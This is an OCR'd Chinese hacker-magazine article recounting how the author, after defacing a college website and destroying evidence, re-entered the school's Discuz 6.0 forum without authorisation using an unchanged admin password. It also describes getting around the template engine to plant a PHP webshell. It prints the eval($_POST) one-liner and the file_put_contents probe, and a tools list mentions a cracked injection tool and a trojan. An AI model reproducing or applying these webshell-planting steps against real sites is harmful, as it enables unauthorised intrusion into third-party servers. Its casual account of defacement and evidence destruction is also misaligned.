


图14

（文章中涉及到的工具啊DL注入2.3破解版、辅臣数据库浏览器 V1.0、cooldiyer木马已经收录在光盘中）

小编点评：

原来我以为只有那些私人开发的公司企业网站会有这个问题，想不到电信也一样，真是出人意料，看来eWebEditor编辑器的漏洞真是害人不浅呀，没漏洞的网站都给整出漏洞了，大家切记以后在使用其它程序的时候一定要检测检测哦。

Discuz6.0——从后台到webshell的突破

28度的冰

一、事件篇

X日　某位黑客X档案的作者“xx度的冰”，又名“28度的x”，因一时冲动，用手中的webshell替换了学院网站的主页。

X+1日13:00　黑页触怒了学院领导，下令严查。

X+1日14:00　由于使用的是宿舍的电脑，几小时后IP地址就被学校锁定，情况危急。

X+1日16:00　几个人一起商议了下对策，毁掉了留在本地电脑上的一些证据。

X+2日　从IP地址查到对应的网口只是个时间问题而已，28度的冰决定去“自首”。

X+2日　好在老师没有为难他，事件解决。

X+3日　登录了一下以前留下的webshell，发现已经丢了。

至此，一场无聊的“黑客秀”事件正式宣告收场，在经过查日志、补漏洞、清webshell这一番折腾后，服务器是否就真的安全了呢？一天熄灯后闲来无事，我决定小小的检测一下老师们的工作成果。

先简要介绍一下这台服务器的情况，系统使用的是Ubuntu，开放了ftp、SSH服务，上面挂了多个网站：

A、某教学用网站，使用的是一套基于php+mysql的国外系统，这套系统比较成熟，目前版本还没有公开的漏洞。

B、学院门户网站，一套自己写的php系统，未发现注入点。

C、学校某门户论坛，由Discuz修改而来，经检测无常见漏洞。

D、学院新闻站 + 论坛，这是上次渗透时的突破口，新闻站点也是自己写的php，论坛使用的是Discuz，当时是5.0版本，而且在今年三月Discuz5.0爆出pm.php注入漏洞后，长达数个月的时间里没有打补丁。

不仅如此，论坛管理员的密码竟然是6位纯数字，不幸成为了网站安全中最薄弱的一环。跑出了MD5 hash后我们就可以直接登录后台，并通过模板插马的方式拿到webshell。至于提权我还没有找到合适的办法，爆出来的密码虽然能登录ftp和SSH，其中前者还有执行权限，但权限都不比webshell高。

二、疑惑篇

如今那个论坛已经升级成了Discuz6.0，我试了一下上次爆出的管理员密码，居然还没有更改，真是百密一疏啊！直接登录后台，找到原来插马的地方，却发现已经不能直接编辑语言包的模板了（图1），大家可以对比一下6.0和5.0有什么不同，如图2。显然这是设计者为了防止从后台获取webshell而做的修改。




图1




图2

真的没有办法了吗？这时我注意到了“Discuz语言包”下面的“Discuz模板”，虽然同样是模板修改，但下面的那些模板是不能直接插马的，以前我就曾尝试过，写进一句话木马后运行时总是会报错。这次我决定仔细寻找一下出错的原因，争取从这里能够突破。

随便找一个模板，比如space.htm（图3）。它所对应的页面是论坛根目录下的space.php，试着将一句话木马**<?php eval($_POST["cmd"]);?>**写入，然后打开space.php，报错了，如图4。




图3




图4

显然，是某些标签的闭合上出了问题，谁动了我们的一句话木马？是解析模板时遇到的问题，还是设计者有意的过滤？不得而知，不过现在重要的是先搞清楚我们的小马出了什么事。

我的思路是这样的，一句话木马的标签本身是不存在闭合问题的，现在既然出现了问题，有几种可能：1、php标签在模板中没有正常解析；2、一句话木马中的某些符号被过滤或者替换了。验证第一种猜测很简单，我们试试php标签能不能正常使用就行了，在标签里放入最简单的php语句，比如：

```
<?php
    echo '123';
?>
```

添加到space.htm模板里，打开space.php。正常运行了，123被写在了页面的上方，如图5。




图5

由此可见php标签是不存在问题的，于是排除第一种可能。下面，我们的任务就是找出php小马被做了何种修改。修改应该发生在模板被解析的时候，该怎么获得被改后的代码呢？一开始我们把代码写入了模板，被修改后再运行只会报错，而仅凭那些错误信息我们是无法知道后面的php代码是什么样子的。想知道被修改后的代码，就必须要把代码完整的显




图6

示出来，而不能去运行它，这里我们就需要借助一个php函数——file_put_contents。它的作用是将一段字符串写入特定文件。比如执行**file_put_contents('1.txt', 'seer has arrived');**，就会在当前php的同一目录下生成一个1.txt文件，内容是“seer has arrived”。同理，我们只要把一句话木马**<?php eval($_POST["cmd"]);?>**以字符串的形式写入一个txt文件，然后查看文件的内容，就可以知道代码被修改成什么样了。在模板中插入如下代码：**<?php file_put_contents('1.txt', '<?php eval($_POST["cmd"]);?>');?>**，如图6，然后运行一下space.php，让上述语句被执行一次，接着我们就可以在论坛根目录下找到一个1.txt，里面的内容如下：**<?php eval(<?=$_POST["cmd"]?>);?>**（修改前的内容为**<?php eval($_POST["cmd"]);?>**），如图7。

程序对形似php变量的字符串进行了替换，在前后加上了“<?=……?>”，所以运行时就会出现错误了。后来我查了一些资料，这个应该是模板引擎在解析模板中的php代码时所做的替换，谁想到无意中坏了我们的好事。设计者一定也知道这点，于是顺水推舟，认为通过这条规则就可以把我们的webshell拒之门外，所以在6.0版本中仅仅关闭了危险的“语言包编辑”，而保留下了“模板编辑”。后来经过我的测试，即使是$cmd这种普通变量也会被替换成“<?=$cmd?>”，也就是说我们插入模板的代码不允许使用变量，一个webshell不使用变量可行吗？也许可行，但我要说，很麻烦。

